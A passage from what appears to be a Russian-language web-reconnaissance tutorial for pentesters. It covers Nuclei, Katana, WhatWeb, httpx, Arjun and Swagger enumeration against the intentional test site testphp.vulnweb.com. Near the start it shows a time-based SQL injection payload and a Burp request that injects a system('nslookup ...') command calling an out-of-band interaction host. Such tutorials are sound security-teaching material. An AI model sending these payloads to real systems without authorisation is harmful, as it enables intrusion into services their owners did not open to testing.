[time-based-sqli] [http] [critical] http://testphp.vulnweb.com/search.php?test='XOR(SELECT(0)FROM(SELECT(SLEEP(7)))a)XOR'Z [query:test] [POST]
[sqli-error-based:mysql] [http] [critical] http://testphp.vulnweb.com/guestbook.php ["Warning: mysql_"] [header:User-Agent] [POST]
[reflected-xss] [http] [medium] http://testphp.vulnweb.com/userinfo.php [body:pass] [POST]
[sqli-error-based:mysql] [http] [critical] http://testphp.vulnweb.com/userinfo.php ["SQL syntax; check the manual that corresponds to your MySQL","check the manual that corresponds to your MySQL server version"] [body:pass] [POST]
[reflected-xss] [http] [medium] http://testphp.vulnweb.com/secured/newuser.php [body:ucc] [POST]
```


Пример работы



```
➜ cat katana_non_get.txt
GET     http://testphp.vulnweb.com      null
GET     http://testphp.vulnweb.com/high null
POST    http://testphp.vulnweb.com/search.php?test=query        goButton=go&searchFor=katana
GET     http://testphp.vulnweb.com/style.css    null
GET     http://testphp.vulnweb.com/privacy.php  null
GET     http://testphp.vulnweb.com/login.php    null
GET     http://testphp.vulnweb.com/hpp/ null
GET     http://testphp.vulnweb.com/Mod_Rewrite_Shop/    null
GET     http://testphp.vulnweb.com/AJAX/index.php       null
GET     http://testphp.vulnweb.com/userinfo.php null
GET     http://testphp.vulnweb.com/guestbook.php        null
GET     http://testphp.vulnweb.com/cart.php     null
GET     http://testphp.vulnweb.com/disclaimer.php       null
GET     http://testphp.vulnweb.com/categories.php       null
GET     http://testphp.vulnweb.com/artists.php  null
GET     http://testphp.vulnweb.com/index.php    null
GET     http://testphp.vulnweb.com/hpp/?pp=12   null
GET     http://testphp.vulnweb.com/AJAX/showxml.php     null
GET     http://testphp.vulnweb.com/showimage.php?file=  null
GET     http://testphp.vulnweb.com/AJAX/.php?id=        null
POST    http://testphp.vulnweb.com/guestbook.php        name=anonymous+user&submit=add+message
```

Пример содержимого файла katana_non_get.txt

Результаты Nuclei можно при желании экспортировать в Burp, чтобы сразу проверить, нет ли ложных срабатываний, или уже потом прицельно запускать конкретные проверки.



```
POST /search.php?test=query%7B%7Bsystem%28%27nslookup%20-type=SRV%20d05khnss1i471uai8d4gn8euijszsy5eq.oast.site%27%29%7D%7D%0A HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Content-Length: 28
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive

goButton=go&searchFor=katana
```

Для работы тебе понадобится небольшой Python-скрипт, который любезно предоставил s0i37.

```
#!/usr/bin/python3
from urllib.parse import urlparse, parse_qs, unquote
import json
from sys import argv

method = argv[1]
url = argv[2]
body = argv[3]

url = urlparse(url)
url_params = parse_qs(url.query)
body_params = parse_qs(body)
out = json.dumps({
    'servers': [{'url': f'{url.scheme}://{url.netloc}'}],
    'paths': {
        url.path: {
            method: {
                'parameters': [ {'name':param, 'in':'query', 'schema'
:{'type': 'string', 'example': url_params[param][0]}} for param in
url_params ],
                'requestBody': {
                    'required': True,
                    'content': {
                        'application/x-www-form-urlencoded': {
                            'schema': {
                                'type': 'object',
                                'properties': { param: {'type':'
string', 'example':body_params[param][0]} for param in body_params}
                            }
                        }
                    }
                }
            }
        }
    }
})
print(out)
```

СПИСОК JS-ФАЙЛОВ

После проксирования списка собранных URL в Burp и прокликивания нам нужно собрать список JS-файлов. Я обычно делаю это прямо в Burp.

Если скоуп большой и у тебя нет времени прокликать все по отдельности, можно просто собрать список JS-файлов в терминале. Используй для этого простую команду:

```
grep -E -i '\.(
js|mjs|jsx|tsx|ts|vue|svelte|xjs|xjsp|es|es6|cjs|jsp|jsonp|ejs|hbs|as
tro|lit|jsc|jsxp|coffee|purs)(\.
|$)' clear_urls.txt | sort | anew js_list.txt
```

Если мы работаем с каким-то веб-приложением, то удобно собрать JavaScript прямо со страницы в браузере. Для этого можно использовать команду в консоли браузера:

```
javascript:console.log('JavaScript Files:\n' + Array.from(document.
scripts).filter(script => script.src).map(script => script.src).join(
'\n'));
```

ТЕХНОЛОГИИ

Наверняка ты заметил, что консольных утилит для анализа используемых технологий немного. Среди самых популярных браузерных — расширение Wappalyzer, но в рамках нашего пайплайна оно неудобно. Также хорошо себя показывает Built With. Однако наилучшим вариантом для нас будет WhatWeb или httpx. Они менее информативны, но вполне подойдут для создания общей картины. Кроме того, не забывай обрабатывать и изучать результаты из Censys.


Пример запуска WhatWeb:

```
whatweb -i web_services.txt
```


Пример запуска httpx:

```
cat web_services.txt | httpx -tech-detect
```

У Wappalyzer есть и консольная версия — Wappalyzer CLI, аналог браузерного расширения Wappalyzer. На большом скоупе она мне кажется менее удобной из-за меньшей читаемости вывода, чем упомянутые выше инструменты. Но знать о ней стоит, она особенно хорошо подходит для точечных проверок.



```
root@kali:~/tools/wappalyzer-cli# python wappy.py -h
usage: wappy.py [-h] [-u URL] [-f FILE]

Finds Web Technologies !

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     url to find technologies
  -f FILE, --file FILE  list of urls to find web technologies
root@kali:~/tools/wappalyzer-cli# python wappy.py -u hackerone.com

[+] TECHNOLOGIES [WWW.HACKERONE.COM] :

JavaScript graphics : Chart.js [version: nil]
Tag managers : Google Tag Manager [version: nil]
CDN : Cloudflare [version: nil]
PaaS : Cloud Platform [version: nil]
Web servers : Amazon EC2 [version: nil]
Programming languages : PHP [version: nil]
JavaScript libraries : FancyBox [version: nil]
Caching : Varnish [version: nil]
Databases : Percona [version: nil]
PaaS : Amazon Web Services [version: nil]
CMS : Drupal [version: 9]
JavaScript libraries : jQuery [version: nil]
CDN : jsDelivr [version: nil]
Web servers : Apache [version: nil]
```



```
PaaS : GitHub Pages [version: nil]
CDN : Fastly [version: nil]
Web frameworks : Ruby on Rails [version: nil]
Programming languages : Ruby [version: nil]
Caching : Varnish [version: nil]

[+] TECHNOLOGIES [MTA-STS.MANAGED.HACKERONE.COM] :

PaaS : GitHub Pages [version: nil]
CDN : Fastly [version: nil]
Web frameworks : Ruby on Rails [version: nil]
Programming languages : Ruby [version: nil]
Caching : Varnish [version: nil]

[+] TECHNOLOGIES [WWW.HACKERONE.COM] :

Databases : Percona [version: nil]
CDN : jsDelivr [version: nil]
CDN : Cloudflare [version: nil]
Tag managers : Google Tag Manager [version: nil]
PaaS : Amazon Web Services [version: nil]
JavaScript graphics : Chart.js [version: nil]
CMS : Drupal [version: 9]
Web servers : Apache [version: nil]
PaaS : Cloud Platform [version: nil]
JavaScript libraries : jQuery [version: nil]
JavaScript libraries : FancyBox [version: nil]
Programming languages : PHP [version: nil]
Caching : Varnish [version: nil]
Web servers : Amazon EC2 [version: nil]
```

Эта утилита использует библиотеку Wappalyzer, которая включает в себя набор правил и шаблонов (фингерпринтов) для распознавания различных веб-технологий. В общем, все то же самое, что и в аналогичном браузерном расширении, но доступно из командной строки.

ЕЩЕ НЕМНОГО ФИЛЬТРУЕМ

Эта глава носит творческий характер, и лучше подходить к решению задач, описанных в ней, с долей креативности и на основании имеющихся у тебя на руках данных об используемых технологиях. Здесь я приведу примеры того, что интересного можно найти в уже собранных данных. Например, можно поискать в итоговом списке URL-адресов формы авторизации, регистрации, панели администрирования и прочее.

```
cat live_urls | grep -i "login" | anew login_urls.txt
```

```
cat live_urls | grep -iE "register|signup|sign-up" | anew register_
urls.txt
```

```
cat live_urls | grep -iE "admin|dashboard|manage|control" | anew
admin_urls.txt
```

Скажем, можно найти включенный режим отладки в Symphony:

```
cat live_urls | grep "/_profiler"
```

Или, может, проверим, есть ли в скоупе GraphQL?

```
cat live_urls | grep -iE "graphql|gql|query" | anew graphql_urls.txt
```

Ты, наверное, уже понял, что это просто примеры, и каждый может дополнить этот список своими интересными находками. К примеру, сюда можно добавить потенциально интересные файлы — с расширениями xml, json, txt и прочими. В общем, все, что пожелаешь!

СКРЫТЫЕ ПАРАМЕТРЫ

Я не открою здесь Америку, но не упомянуть об этом в контексте статьи просто нельзя. Речь идет о поиске скрытых параметров в URL. Иногда разработчики убирают часть возможностей только с фронтенда, а на бэкенде он остается (забыли, не успели — всякое бывает). Для поиска таких случаев существуют специальные утилиты и словари, например Arjun и x8. Также есть популярное расширение для Burp — Param Miner. Среди параметров, которые могут встретиться, можно выделить Debug, RoleId или returnUrl. Они могут привести к включению дебаг-режима, изменению роли или, например, к Open Redirect.

В этом разделе я кратко расскажу про Arjun. Более подробно ты можешь ознакомиться с ним в документации, но обычно я запускаю его такой командой:

```
arjun -u https://example.com/endpoint.php -oT arjun_output.txt -m
GET,POST -w /usr/share/wordlists/seclists/Discovery/Web-Content/burp-
parameter-names.txt -t 10 --rate-limit 30 --headers "User-Agent:
Mozilla/5.0"
```

Еще есть флаг `-i targets.txt`, с помощью которого можно загрузить список целей. Однако помни, что просканировать все подряд вряд ли получится из-за ограниченного времени. Так что эту возможность стоит применять скорее нацеленно, чем массово.

Если внимательно изучить документацию, то можно узнать, что Arjun умеет пассивно собирать имена параметров...

ВКРАТЦЕ ОБ API И SWAGGER

Swagger — это инструмент для работы с документацией REST API: он позволяет просматривать доступные эндпоинты и отправлять к ним запросы прямо из браузера. Он встречается довольно часто, так что почему бы не поискать его отдельно в уже собранных URL-адресах?

```
cat live_urls | grep -iE "(api[-/]doc|apidoc|swagger)[/?]"
```


Тема с API довольно серьезная, и тут может найтись множество уязвимостей, поэтому я остановлюсь на ней чуть подробнее.

Выше мы рассмотрели команду для поиска Swagger в заранее собранном списке адресов. Окей, допустим, мы его нашли. Что делать дальше?

Теперь запускаем вот этот скрипт в консоли браузера.

```
JSON.stringify(
    [...document.querySelectorAll('.opblock-summary')].map(e =>
      e.querySelector('.opblock-summary-path') &&
    [e.querySelector('.opblock-summary-method').innerText, e.
querySelector('.opblock-summary-path').getAttribute('data-path')]
  ).filter(item => item !== null)
)
```

Он покажет список эндпоинтов и методов.

